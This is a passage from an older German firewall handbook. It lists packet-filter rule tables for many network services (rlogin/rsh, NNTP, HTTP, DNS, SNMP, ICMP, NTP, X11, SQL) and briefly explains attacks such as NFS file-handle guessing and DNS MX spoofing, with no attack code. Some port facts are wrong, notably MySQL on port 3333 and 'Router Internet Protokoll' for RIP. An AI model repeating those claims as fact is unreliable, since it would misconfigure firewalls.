5	ein	TCP	<1023	514	SYN/ACK
6	aus	TCP	514	<1023	---/ACK
7	ein	TCP	<1023	<1023	---/ACK
8	aus	TCP	<1023	<1023	SYN/ACK
9	aus	TCP	<1023	514	SYN/ACK
10	ein	TCP	514	<1023	---/ACK
11	aus	TCP	<1023	<1023	---/ACK
12	ein	TCP	<1023	<1023	SYN/ACK

Anmerkungen zu den Regeln:

1 : Eingehendes rlogin, Client an Server. ACK gesetzt, außer im ersten Paket

2 : Eingehendes rlogin, Server an Client. ACK gesetzt

3 : Ausgehendes rlogin, Client an Server, ACK gesetzt, außer im ersten Paket

4 : Ausgehendes rlogin, Server an Client. ACK gesetzt

5 : Eingehendes rsh/rcp/rdump/rrestore/rdist, Cient an Server. ACK gesetzt, außer im ersten Paket

6 : Eingehendes rsh/rcp/rdump/rrestore/rdist, Server an Client. ACK gesetzt

7 : Eingehendes rsh, Fehlerkanal vom Client zum Server. ACK gesetzt

8 : Eingehendes rsh, Fehlerkanal vom Server zum Client. ACK gesetzt, außer im ersten Paket

9 : Ausgehendes rsh/rcp/rdump/rrestore/rdist, Client an Server. ACK gesetzt, außer im ersten Paket

10: Ausgehendes rsh/rcp/rdump/rrestore/rdist, Server an Client. ACK gesetzt

11: Ausgehendes rsh, Fehlerkanal vom Client zum Server. ACK gesetzt

12: Ausgehendes rsh, Fehlerkanal vom Server zum Client. ACK gesetzt, außer im ersten Paket

Das Problem bei allen R-Kommandos ist die Asymetrie der eingehenden und ausgehenden Verbindungen. So kann es passieren, daß auf eine ausgehende Verbindung zwei Datenströme auf privilegierten und unprivilegierten Ports von der Firewall empfangen und weitergeleitet werden müssen. Sofern die Firewall eine Programmiersprache besitzt, ist dieser Mechanismus auch ohne spezielle Proxies zu implementieren.

REXEC (Remote Start von Programmen)

REXEC ist ein Dienst auf Basis von TCP. Der Server benutzt die Portnummer 512, der Client benutzt eine beliebige Portnummer unter 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	<1023	512	SYN/ACK
2	aus	TCP	512	<1023	---/ACK
3	aus	TCP	<1023	512	SYN/ACK
4	ein	TCP	512	<1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehendes REXEC, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehendes REXEC, Server an Client. ACK gesetzt

3: Ausgehendes REXEC, Client an Server. ACK gesetzt, außer im ersten Paket

4: Ausgehendes REXEC, Server an Client. ACK gesetzt

Im Gegensatz zu obigen R-Kommandos ist der Dienst rexec durchaus mit einer Firewall zu sichern. Angewendet wird dieser z.B. zum Start von Programmen auf remote Servern, CORBA und DCOM machen hiervon Gebrauch.

18.5 NNTP Dienste Newsgroups

NNTP (Usenet Newsgroups)

NNTP ist ein Dienst auf Basis von TCP. NNTP-Server benutzen Port 119. NNTP-Clients (sowie Server, die News zu anderen Servern übertragen), benutzen Portnummern über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	119	SYN/ACK
2	aus	TCP	119	>1023	---/ACK
3	aus	TCP	>1023	119	SYN/ACK
4	ein	TCP	119	>1023	---/ACK
5	intern	TCP	>1023	119	SYN/ACK
6	intern	TCP	119	>1023	---/ACK

1: Eingehende News. ACK gesetzt, außer im ersten Paket

2: Eingehende News-Antwortworten. ACK gesetzt

3: Ausgehende News. ACK gesetzt, außer im ersten Paket

4: Ausgehende News-Antworten. ACK gesetzt

5: Client zum lesen von News (Newsreader). ACK gesetzt, außer im ersten Paket

6: Server sendet Artikel zu einem News-Reader. ACK gesetzt

NNTP-PROXY

Wir betrachten hier das PROXY - Regelwerk zwischen einem NEWS-FEED Server des Providers und dem internen NEWS-Server. Zum Empfang und Senden von NEWS müssen ein und ausgehende Pakete erlaubt sein. Da NEWS-Server komplexe Funktionen besitzen, sollte man folgende Regeln beachten.

- Den BASTION HOST möglichst nicht auch als NEWS- SERVER benutzen.
- Automatische Erzeugung von Gruppen unterbinden.
- Paßwort/ IP-Beschränkung gegen Mißbrauch aus dem Internet.
- Niemals einen NEWS-Server ohne Verbindung über PROXY im Intranet betreiben.
- Niemals den NEWS-Server ohne UID und CHROOT() betreiben.

Regel	Richtung	Protokoll	Quellport	Zielport	Kommentar
1	Server	TCP	>1023	119	Aktion zulassen, ACK beliebig
2	Provider	TCP	119	>1023	Aktion zulassen, ACK gesetzt
3	Provider	TCP	>1023	119	Aktion zulassen, ACK beliebig
4	Server	TCP	119	>1023	Aktion zulassen, ACK gesetzt

Anmerkungen zu den Regeln:

Zum Empfang von NEWS (Regel 1) muß zum Port 119 SYN/ACK möglich sein. Um NEWS zu senden müssen Verbindungen von Port 119 zu einem unprivilegierten Port möglich sein. In den Firewallregeln bedeutet ACK beliebig also eine bidirektionale Öffnung für Pakete sowohl mit gesetztem SYN als auch nur mit ACK-Bit, daher diese Bezeichnung.

18.6 HTTP (WWW-Dienste)

HTTP ist ein Dienst auf Basis von TCP. Clients benutzen beliebige Portnummern über 1023. Die meisten Server benutzen Port 80.

```
Regel  Richtung  Protokoll  Quellport  Zielport  Ergänzungen
1      ein       TCP        >1023      80        SYN/ACK
2      aus       TCP        80         >1023     ---/ACK
3      aus       TCP        >1023      80        SYN/ACK
4      ein       TCP        80         >1023     ---/ACK
gesetzt<p>
```

Anmerkungen zu den Regeln:

1: Eingehende Sitzung, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehende Sitzung, Server an Client. ACK gesetzt

3: Ausgehende Sitzung, Client an Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende Sitzung, Server an Client. ACK gesetzt

Bei HTTP sollte man unbedingt eines berücksichtigen. Für das HTTP Protokoll wurden viele Interfaces zu anderen Protokollen geschrieben, sodaß man z.B. über den Browser seine Mails lesen kann (Interface zu POP3), Datenbanken einsehen kann (Interface mit PERL/PHP/ASP zu SQL), oder auch NEWS lesen kann. Wer diesen Dienst freigibt, der sollte in den Interfaces geeignete Filter vorsehen. Siehe hierzu auch das Kapitel Absicherung von WWW-Servern durch PERL.

18.7 Datenbank Dienste

Einige Datenbank Dienste sind leider etwas veraltet. Bei SQL schien es mir notwendig, einmal ein Beispiel eines Einbruchs über eine SQL Datenbank zu demonstrieren, da hierüber kaum etwas im Internet bekannt ist. Aufgrund der Komplexität der Absicherung von SQL Datenbanken, das trifft dann auch auf Backoffice zu !!), wurde dies zu einem eigenen Kapitel.....

SQL (Datenbank)

Angesichts der großen Bedeutung von SQL Datenbanken in Unternehmen wurde diesem Protokoll ein eigenes Kapitel Absicherung von SQL Datenbanken gewidment.

GOPHER (Datenbank)

GOPHER ist ein Dienst auf Basis von TCP. GOPHER-Clients benutzen Portnummern über 1023. Die meisten GOPHER-Server benutzen Port 70.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	70	SYN/ACK
2	aus	TCP	70	>1023	---/ACK
3	aus	TCP	>1023	70	SYN/ACK
4	ein	TCP	70	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende Sitzung, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehende Sitzung, Server an Client. ACK gesetzt

3: Ausgehende Sitzung, Client an Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende Sitzung, Server an Client. ACK gesetzt

WAIS (Datenbank)

WAIS ist ein Dienst auf Basis von TCP. WAIS-Clients benutzen beliebige Portnummern über 1023. Der WAIS-Server selber benutzen meist Port 210.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	210	SYN/ACK
2	aus	TCP	210	>1023	---/ACK
3	aus	TCP	>1023	210	SYN/ACK
4	ein	TCP	210	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende Sitzung, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehende Sitzung, Server an Client. ACK gesetzt

3: Ausgehende Sitzung, Client an Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende Sitzung, Server an Client. ACK gesetzt

ARCHIE (Datenbank)

ARCHIE ist ein Dienst auf Basis von UDP. Spezielle ARCHIE-Clients verwenden Portnummern über 1023, ARCHIE-Server benutzen Port 1525.

Regel	Richtung	Protokoll	Quellport	Zielport	Kommentar
1	aus	UDP	>1023	1525	Ausgehende Anfrage, Client an Server
2	ein	UDP	1525	>1023	Eingehende Antwort, Server an Client

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

18.8 Kommunikation, Information

TALK (UNIX Chat)

TALK-Server - die nur Verbindungen zwischen TALK-Clients aushandeln und dann wieder verschwinden - benutzen entweder UDP-Port 517 (bei älteren Versionen von talk) oder UDP-Port 518 (bei neueren Versionen). TALK-Clients kommunizieren auf UDP-Portnummern über 1023 mit TALK-Servern. Zur Kommunikation untereinander verwenden talk-Clients außerdem TCP-Portnummern über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Kommentar
1	ein	UDP	>1023	518	
2	aus	UDP	518	>1023	
3	aus	UDP	>1023	518	
4	ein	UDP	518	>1023	
5	aus	TCP	>1023	>1023	SYN/ACK
6	ein	TCP	>1023	>1023	SYN/ACK

Anmerkungen zu den Regeln:

1: Externer Client nimmt Kontakt zu internen Server auf

2: Interner Server antwortet dem externen Client

3: Interner Client nimmt Kontakt zum externen Server auf

4: Externer Server antwortet internem Client

5: Interner Client kommuniziert mit externem Cient. ACK gesetzt, außer im ersten Paket

6: Externer Client kommuniziert mit internem Client. ACK gesetzt, außer im ersten Paket

TALK ist ein Dienst für den es niemals einen sicheren Proxy geben kann. Es müßten zu viele Ports für UDP Protokoll geöffnet werden, um eine Kommunikation zu ermöglichen. Erschwerend kommt noch hinzu, daß ältere TALK Clients über Port 517 (statt 518) miteinander kommunizieren.

IRC (Internet Chat)

IRC ist ein Dienst auf Basis von TCP. Server überwachen gewöhnlich Port 6667 auf eingehende Verbindungen. Clients und Server, die mit anderen Servern kommunizieren, verwenden Portnummern über 1023. Clients benutzen Portnummern über 1023 um mittels DCC mit anderen Clients zu kommunizieren.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	6667	SYN/ACK
2	aus	TCP	6667	>1023	---/ACK
3	aus	TCP	>1023	6667	SYN/ACK
4	ein	TCP	6667	>1023	---/ACK
5	ein	TCP	>1023	>1023	SYN/ACK
6	aus	TCP	>1023	>1023	---/ACK
7	aus	TCP	>1023	>1023	SYN/ACK
8	ein	TCP	>1023	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Externer Client oder Server nimmt Kontakt zum internen Server auf. ACK gesetzt, außer im ersten Paket

2: Interner Server antwortet externem Client oder Server. ACK gesetzt

3: Interner Client oder Server nimmt Kontakt zum externen Server auf. ACK gesetzt, außer im ersten Paket

4: Externer Server antwortet internem Client oder Server. ACK gesetzt

5: Interner Client fordert eine DCC-Verbindung an; externer Client beantwortet die Einladung des internen Clients. ACK gesetzt, außer im ersten Paket

6: Interner Client fordert eine DCC-Verbindung an. ACK gesetzt

7: Externer Client fordert eine DCC-Verbinsdung an; interner Client beantwortet die Einladung des externen Clients. ACK gesetzt, außer im ersten Paket

8: Externer Client fordert eine DCC-Verbindung an. ACK gesetzt

Für das **IRC** Protokoll existiert unter LINUX ein spezieller PROXY mit Masquerading - Unterstützung. Der Einsatz dieses Proxy´s schützt aber keinesfalls vor Angriffen auf Anwendungsebene. Es gibt aber inzwischen schon Filter, die einen direkten Zugriff auf die Festplatte des Clients hinter der Firewall verhindern. (sollen).

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

18.9 DNS Dienste

DNS ist im Grunde ein verteiltes Datenbanksystem, welches in Baumstruktur aufgebaut ist. Hierbei sind an den jeweiligen Knoten DNS-Server, sogenannte primary DNS Server, aufgebaut. Damit es redundant ist, können quer über das Internet Backup Server (Secondary DNS-Server) bestimmt werden. Sie sind für die Auflösung der Namen in IP - Nummern und umgekehrt zuständig. Es gibt zwei Arten von Netzwerk Datenverkehr, einfache Lookups (Name->IP - Nummer) und reverse Lookups (IP - Nummer->Name), so wie Zonentransfers. Bei Zonentransfers wird entsprechend der Hierarchie der DNS-Server Informationen über Domains über Knoten und Äste hinweg aktualisiert. In den Daten sind alle Informationen über Domains, Ansprechpartner, Mail-Server und andere Server der Domains enthalten. Während (reverse) Lookups zumeist über UDP abgewickelt werden (außer bei IBM Servern), finden Zonen-Transfers hauptsächlich über TCP statt.

DNS allgemein (Domain Name Services)

DNS-Lookups werden aus Geschwindigkeitsgründen meist über UDP abgewickelt. Wenn bei der Übertragung mit UDP Daten verlorengehen, wird der Lookup-Vorgang mit TCP wiederholt. Die Zonen-Transfers von DNS finden über TCP statt.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	UDP	>1023	53	
2	aus	UDP	53	>1023	
3	ein	TCP	>1023	53	SYN/ACK
4	aus	TCP	53	>1032	---/ACK
5	aus	UDP	>1023	53	
6	ein	UDP	53	>1023	
7	aus	TCP	>1023	53	SYN/ACK
8	ein	TCP	53	>1023	---/ACK
9	ein	UDP	53	53	
10	aus	UDP	53	53	
11	ein	TCP	>1023	53	SYN/ACK
12	aus	TCP	53	>1023	---/ACK
13	aus	TCP	>1023	53	SYN/ACK
14	ein	TCP	53	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende Anfrage über UDP; Client an Server

2: Antwort auf eingehende UDP-Anfrage; Server an Client

3: Eingehende Anfrage über TCP; Client an Server. ACK gesetzt, außer im ersten Paket

4: Antwort auf eingehende TCP-Anfrage; Server an Client. ACK gesetzt

5: Ausgehende Anfrage über UDP; Client an Server

6: Antwort auf die ausgehende UDP-Anfrage; Server an Client

7: Ausgehende Anfrage über TCP; Client an Server. ACK gesetzt, außer im ersten Paket

8: Antwort auf die ausgehende TCP-Anfrage; Server an Client. ACK gesetzt

9: Anfrage oder Antwort zwischen zwei Servern über UDP

10: Anfrage oder Antwort zwischen zwei Servern über UDP

11: Anfrage eines externen Servers an einen internen Server über TCP; Anforderung eines Zonen-Transfers vom externen

sekundären Server über TCP. ACK gesetzt, außer im ersten Paket

12: Antwort des internen Servers an den externen Sever über TCP; Antwort des Zonen-Transfers an den externen sekundären Server über TCP. ACK gesetzt

13: Anfrage des internen Servers an den externen Server über TCP. ACK gesetzt, außer im ersten Paket

14: Antwort des externen Servers an den internen Server über TCP. ACK gesetzt

DNS Filterregeln für innere Firewall

Diese Konfiguration beschreibt die Filterregeln der inneren Firewall zwischen dem DNS-Server im Intranet und dem DNS-Server auf dem **bastion host** im Grenznetz.

Regel	Richtung	Protokoll	Quellport	Zielport	Kommentar
1	Bastion-Host	UDP	53	53	Aktion zulassen
2	Bastion-Host	TCP	>1023	53	Aktion zulassen, ACK beliebig
3	Server	UDP	53	53	Aktion zulassen
4	Server	TCP	53	>1023	Aktion zulassen, ACK gesetzt
5	Server	TCP	>1023	53	Aktion zulassen, ACK beliebig
6	Bastion-Host	TCP	53	>1023	Aktion zulassen; ACK gesetzt

Einrichtung des bastion hosts als DNS-Server

Damit ein Angreifer keinerlei Information über das interne Netzwerk erfährt, wird der **bastion host** so konfiguriert, daß er falsche Informationen über das interne Netzwerk liefert, jedoch korrekte Informationen über alle von außen sichtbaren und erreichbaren Hosts. Dafür wird dann intern ein unabhängiger DNS-Server aufgesetzt, der die richtigen Informationen über interne und externe Adressen des Netzwerk besitzt. Beide DNS-Server, insbesondere der externe DNS-Server muß gut gegen Anfriffe abgesichert sein, da er die Einträge für Mail-Server (MX) des Unternehmens nach außen hin trägt. Werden diese verändert, so können von außerhalb keine e-Mails mehr empfangen werden, diese werden evtl. an einen beliebigen Server im Internet vom Angreifer umgeleitet. Damit kein Angreifer eine falsche IP - Nummer vortäuschen kann, sollte der **bastion host** und der interne DNS-Server stets ein **double reverse lookup** durchführen. Hierbei wird die IP-Adresse über reverse lookup in den Namen und der Name wieder in die IP - Nummer aufgelöst. Stimmen die Ergebnisse nicht überein, ist entweder der zugreifende Client ein Angreifer, oder falsch konfiguriert. Jedenfalls kann er seine Identität nicht nachweisen, und somit sollte er strikt abgelehnt werden. Hierzu müssen alle Dämonen des **bastion host**s mit der Bibliothek des TCP Wrappers (TCPD) unter UNIX zusammen kompiliert werden. Der Wrapper prüft vor des Start eines Dienstes, ob der double reverse lookup korrekt war. War er das nicht, so wird der Client abgelehnt. Der TCP Wrapper und der INETD sind auch unter Windows NT verfügbar.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

18.10 Logging Dienste

SYSLOG (Log-Server)

SYSLOG ist ein Dienst auf Basis von UDP SYSLOG-Server, die Meldungen anderer Systeme aufzeichnen, überwachen den UDP-Port 514. SYSLOG-Clients benutzen im allgemeinen Portnummern über 1023, um Verbindung zum Server aufzunehmen. Ein SYSLOG-Server sendet niemals Meldungen an die Clients zurück. SYSLOG-Server können so konfiguriert werden, daß sie Meldungen zu anderen SYSLOG-Servern weiterleiten. Sie benutzen in diesem Fall meist Port 514 als Client.

Regel	Richtung	Protokoll	Quellport	Zielport
1	ein	UDP	>1023	514
2	aus	UDP	>1023	514
3	aus	UDP	514	514
4	ein	UDP	514	514

Anmerkungen zu den Regeln:

1: Externer Client nimmt Kontakt zum internen syslog-Server auf

2: Interner Client nimmt Kontakt zum externen syslog-Server auf

3: Externer syslog-Server leitet Meldung an internen syslog-Server weiter

4: Interner syslog-Server leitet Meldung an externen syslog-Server weiter

18.11 Routing Dienste

SNMP (Administration)

SNMP ist ein Dienst auf Basis von UDP SNMP-Server in Netzgeräten überwachen sowohl TCP-Port 161 als auch UDP-Port 161 SNMP-trap-Server in Verwaltungsstationen überwachen sowohl TCP-Port 162 als auch UDP-Port 162. SNMP-Clients benutzen im allgemeinen Portnummern über 1023, um Verbindung zu normalen und Trap-Servern aufzunehmen.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	UDP	>1023	161	
2	aus	UDP	161	>1023	
3	ein	TCP	>1023	161	SYN/ACK
4	aus	TCP	161	>1023	---/ACK
5	aus	UDP	>1023	161	
6	ein	UDP	161	>1023	
7	aus	TCP	>1023	161	SYN/ACK
8	ein	TCP	161	>1023	---/ACK
9	ein	UDP	>1023	162	
10	aus	UDP	162	>1023	
11	ein	TCP	>1023	162	SYN/ACK
12	aus	TCP	162	>1023	---/ACK
13	aus	UDP	>1023	162	
14	ein	UDP	162	>1023	
15	aus	TCP	>1023	162	SYN/ACK
16	ein	TCP	162	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Externe Verwaltungsstation (Client) nimmt Kontakt zu internem SNMP-Netzgerät (Server) auf

2: Internes SNMP-Netzgerät (Server) antwortet der externen Verwaltungsstation (Client)

3: Externe Verwaltungsstation (Client) nimmt Kontakt zu internem SNMP-Netzgerät (Server) auf. ACK gesetzt, außer im ersten Paket

4: Internes SNMP-Netzgerät (Server) antwortet der externen Verwaltungsstation (Client). ACK gesetzt

5: Interne Verwaltungsstation (Client) nimmt Kontakt zu externem SNMP-Netzgerät (Server) auf

6: Externes SNMP-Netzgerät (Server) antwortet der internen Verwaltungsstation (Client)

7: Interne Verwaltungsstation (Client) nimmt Kontakt zu externem SNMP-Netzgerät (Server) auf. ACK gesetzt, außer im ersten Paket

8: Externes SNMP-Netzgerät (Server) antwortet der internen Verwaltungsstation (Client). ACK gesetzt

9: Externes Netzgerät (Client) nimmt Kontakt zu interner SNMP-Verwaltungsstation (trap-Server) auf

10: Interne SNMP-Verwaltungsstation (trap-Server) antwortet dem externen Netzgerät (Client)

11: Externes Netzgerät (Client) nimmt Kontakt zu interner SNMP-Verwaltungsstation (trap-Server) auf. ACK gesetzt, außer im ersten Paket

12: Interne SNMP-Verwaltungsstation (trap-Server) antwortet dem externen Netzgerät (Client). ACK gesetzt

13: Internes Netzgerät (Client) nimmt Kontakt zu externer SNMP-Verwaltungsstation (trap-Server) auf

14: Externe SNMP-Verwaltungsstation (trap-Server) antwortet dem internen Netzgerät (Client)

15: Internes Netzgerät (Client) nimmt Kontakt zu externer SNMP-Verwaltungsstation (trap-Server) auf. ACK gesetzt, außer im ersten Paket

16: Externe SNMP-Verwaltungsstation (trap-Server) antwortet dem internen Netzgerät (Client). ACK gesetzt

RIP (Router Internet Protokoll)

RIP ist ein Dienst auf Basis von UDP. RIP-Server überwachen Port 520, lauschen den Broadcasts anderer Server und Anfragen von Clients. RIP-Server senden ihre Broadcasts gewöhnlich auf Port 520. RIP-Clients benutzen gewöhnlich Portnummern über 1023. RIP-PROXY ist ohne Sinn, da ein Router von jeder Netzwerkkarte und somit zu jeder Seite eigene, voneinander unabhängige Routing-Tabellen aufbaut.

Regel	Richtung	Protokoll	Quellport	Zielport
1	ein	UDP	>1023	520
2	aus	UDP	520	>1023
3	aus	UDP	>1023	520
4	ein	UDP	520	>1023
5	ein	UDP	520	520
6	aus	UDP	520	520

Anmerkungen zu den Regeln: 1: Anfrage des externen Clients an den internen Server

2: Antwort des internen Servers an den externen Client

3: Anfrage des internen Clients an den externen Server

4: Antwort des externen Servers an den internen Client

5: Broadcast des externen Servers an internen Server

6: Broadcast des internen Servers an externe Server

PING (Information)

Regel	Richtung	Protokoll	Meldungstyp	Kommentar
1	ein	ICMP	8	Eingehendes PING
2	aus	ICMP	0	Antwort auf eingehendes PING

3	aus	ICMP	8	Ausgehendes PING
4	ein	ICMP	0	Antwort auf ausgehendes PING

TRACEROUTE (Information)

TRACEROUTE ist ein Protokoll, mit welchem man die Wege der Pakete im Internet bestimmen kann. Hierbei werden die TTL-Werte von 1 anfangend bis zum Ziel stetig erhöht, und die Response-Zeiten gemessen. Es gibt z.B. bei Microsoft Implementierungen, die nicht auf ICMP, sondern auf UDP beruhen.

Regel	Richtung	Protokoll	Meldungstyp
1	aus	UDP	
2	ein	ICMP	11
3	ein	ICMP	3
4	ein	UDP	
5	aus	ICMP	11
6	aus	ICMP	3

Anmerkungen zu den Regeln:

1: Ausgehender TRACEROUTE-Test; Quell- und Ziel-Port sind abhängig von der Implementierung

2: Eingehendes TLL exceeded

3: Eingehendes service unavailable

4: Eingehender TRACEROUTE-Test; Quell- und Ziel-Port sind abhängig von der Implementierung

5: Ausgehendes TLL exceeded

6: Ausgehendes service unavailable

ICMP (Information)

Die große Frage bei ICMP Meldungen ist: Welche kann man sperren, welche sollte man sperren und welche Effekte sind dann zu erwarten:

ICMP Meldung 0 ist ein echo reply, also eine Antwort auf ping. ICMP Meldung 3 (destination unreachable) - kann unter anderem bedeuten, daß der Rechner, das Netz oder der Port nicht erreichbar ist. ICMP Meldung 4 (source quench) bedeutet daß der Empfänger den Absender bremsen möchte. Diese Meldung sollte erlaubt werden. Andererseits können so beliebige Angreifer den Host beliebig ausbremsen. ICMP Befehle sollten also nur direkt von dem nächsten Router akzeptiert werden. ICMP Meldung 5 (redirect) ist eine Aufforderung an den Absender, eine Route zu ändern. Diese sollte von dem Host ignoriert werden, falls es nicht von einem direkt angeschlossenen Router stammt. Sicherheitshalber sollte es ganz abgeschaltet werden. Man sollte vor allem dafür sorgen, daß es von den Routern innerhalb des Firewalls blockiert wird. ICMP Meldung 8 ist ein echo request, der wird von ping erzeugt wird. Diese Meldung kann erlaubt werden. ICMP Meldung 11 (time exceeded), bedeutet, daß ein Paket in einer Schleife hängt. Diese Meldung sollte zugelassen werden. ICMP Meldung 12 (parameter problem) bedeutet, daß es Probleme mit dem Paket-Header gibt. Diese Meldung kann erlaubt werden.

18.12 Sonstige Dienste

NTP (Uhrzeit)

NTP ist ein Dienst auf Basis von UDP. NTP-Server benutzen Port 123, um untereinander und mit NTP-Clients zu kommunizieren. NTP-Clients benutzen beliebige Portnummern über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport
1	ein	UDP	>1023	123
2	aus	UDP	123	>1023
3	aus	UDP	>1023	123
4	ein	UDP	123	>1023
5	ein	UDP	123	123
6	aus	UDP	123	123

Anmerkungen zu den Regeln:

1: Eingehende Anfrage, Client an Server

2: Antwort auf eingehende UDP-Anfrage, Server an Client

3: Ausgehende Anfrage, Client an Server

4: Antwort auf ausgehende UDP-Anfrage, Server an Client

5: Anfrage oder Antwort zwischen zwei Servern

6: Anfrage oder Antwort zwischen zwei Servern

FINGER (Information)

FINGER ist ein Dienst auf Basis von TCP. Server verwenden Port 79, Clients verwenden Portnummern über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	79	SYN/ACK
2	aus	TCP	79	>1023	---/ACK
3	aus	TCP	>1023	79	SYN/ACK
4	ein	TCP	79	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende Anfrage, Client an Server. ACK gesetzt, außer im ersten Paket

2: Ausgehende Antwort, Server an Client. ACK gesetzt

3: Ausgehende Anfrage, Client an Server. ACK gesetzt, außer im ersten Paket

4: Eingehende Antwort, Server an Client. ACK gesetzt

WHOIS (Information)

WHOIS basiert auf TCP. Server benutzen Port 43 Clients benutzen beliebige Portnummern über 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Kommentar
1	aus	TCP	>1023	43	SYN/ACK
2	ein	TCP	43	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Ausgehende Anfrage, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehende Antwort, Server an Client. ACK gesetzt

X11 (X-Windows)

X11 arbeitet mit TCP und benutzt Port 6000 für den ersten Server auf einer Maschine.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	6000n	SYN/ACK
2	aus	TCP	6000n	>1023	---/ACK
3	aus	TCP	>1023	6000n	SYN/ACK
4	ein	TCP	6000n	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende X11-Verbindung zum n-ten Server, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehende X11-Verbindung zum n-ten Server, Server an Client. ACK gesetzt

3: Ausgehende X11-Verbindung zum n-ten Server, Client an Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende X11-Verbindung zum n-ten Server, Server an Client. ACK gesetzt

LPR (Printer)

LPR basiert auf TCP. Server benutzen Port 515 Clients benutzen Portnummern unter 1023.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	<1023	515	SYN/ACK
2	aus	TCP	515	<1023	---/ACK
3	aus	TCP	<1023	515	SYN/ACK
4	ein	TCP	515	<1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehendes LPR, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehendes LPR, Server an Client. ACK gesetzt

3: Ausgehendes LPR, Client an Server. ACK gesetzt, außer im ersten Paket

4: Ausgehendes LPR, Server an Client. ACK gesetzt

Netmeeting

Microsoft Netmeeting ist ein komplexes Protokoll, welches sich vielerlei Ports und Protokolle bedient:

PORT	TCP/UDP	STATIC/DYNAMIC	PROTOCOL	NETMEETING
389	TCP	statisch	LDAP	Internet Locator Server (ILS)
522	TCP	statisch	ULP	User Location Service
1503	TCP	statisch	imtc-mcs	T.120
1720	TCP	statisch	h323hostcall	H.323 Anruf
1731	TCP	statisch	msiccp	Audio Anruf
1024+	TCP	dynamisch	H.245	H.323 Anrufkontrolle
1024+	UDP	dynamisch	RTP/RTCP	H.323 streaming (RTP)

Die Probleme mit Netmmeting sind ungeheuer groß. Im Kapitel Was Hersteller kommerzieller Firewalls verschweigen werden die Probleme genauer beleuchtet.

SQL

Aufgrund der Komplexität und der Wichtigkeit des Schutzes der Inhalte von Datenbanken habe ich diesen nun ein eigenes Kapitel Sicherung von SQL-Datenbanken gewidmet.

Für ORACLE im "dedicated" Modus reicht es, Port 1521 freizuschalten. Für ORACLE im "multi threaded" Modus müssen darüber hinaus auch alle Ports > 1024 freigeschaltet werden. Für **MySQL** muß der Port 3333 freigegeben werden, ältere Versionen von **MySQL** (< 3.20) benutzen Port 3306. Da **MySQL** keinen "dedicated" Modus besitzt, ist es hier immer notwendig, alle Ports > 1024 freizuschalten.

Regel	Richtung	Protokoll	Quellport	Zielport	Ergänzungen
1	ein	TCP	>1023	1521	SYN/ACK
2	aus	TCP	1521	>1023	---/ACK
3	aus	TCP	>1023	1521	SYN/ACK
4	ein	TCP	1521	>1023	---/ACK

Anmerkungen zu den Regeln:

1: Eingehende Verbindung, Client an Server. ACK gesetzt, außer im ersten Paket

2: Eingehende Verbindung, Server an Client. ACK gesetzt

3: Ausgehende Verbindung, Client an Server. ACK gesetzt, außer im ersten Paket

4: Ausgehende Verbindung, Server an Client. ACK gesetzt

18.13 Generelle Gefahren bei UDP - Protokollen

Viele der hier aufgezählten Protokolle basieren unter anderem auf UDP. Hierzu gehören Windows NT PDC, NFS, RPC allgemein, REALVIDEO, REALAUDIO, Videokonferencing wie Netmeeting, u.s.w. UDP hat generell, wie schon beschrieben, den Nachteil, daß es kein SYN/ACK Mechanismus besitzt, d.h. daß die Firewall nicht feststellen kann, ob die Verbindung von innerhalb heraus geöffnet worden ist, oder ob evtl. jemand von außen Pakete zusätzlich einschleust, z.B. mit gespooften Paketen. Für NFS findet man hier zahlreiche Beispiele auf http://www.rootshell.com, die aufzeigen, wie man bei NFS Verbindungen File-Handels erraten kann, um somit eigene Programme über die Firewall hinweg auf die Festplatte einzuschleusen. Dasselbe ist prinzipiell auch möglich bei allen anderen Protokollen, die UDP einsetzen. Bei DNS Servern ist dieses ebenfalls möglich, da kurze DNS Anfragen über UDP abgewickelt werden, längere jedoch über TCP, aus Gründen der Übertragungssicherheit. Es sollte also jedem klar sein, daß ein Angreifer von außerhalb die DNS Server eines Unternehmens auf diese Art und Weise mit gespooften Paketen bezüglich den DNS Informationen ausgelieferter Mail (MX-Einträge) manipulieren kann. Er kann ohne Probleme alle ausgehenden Mails eines Unternehmens auf seinen Server lenken. IBM hat sich daher für die generelle Abwicklung des DNS Verkehrs über TCP entschieden. In vielen Fällen können, je nach Implementierung von DNS auf der Firewall, von außerhalb 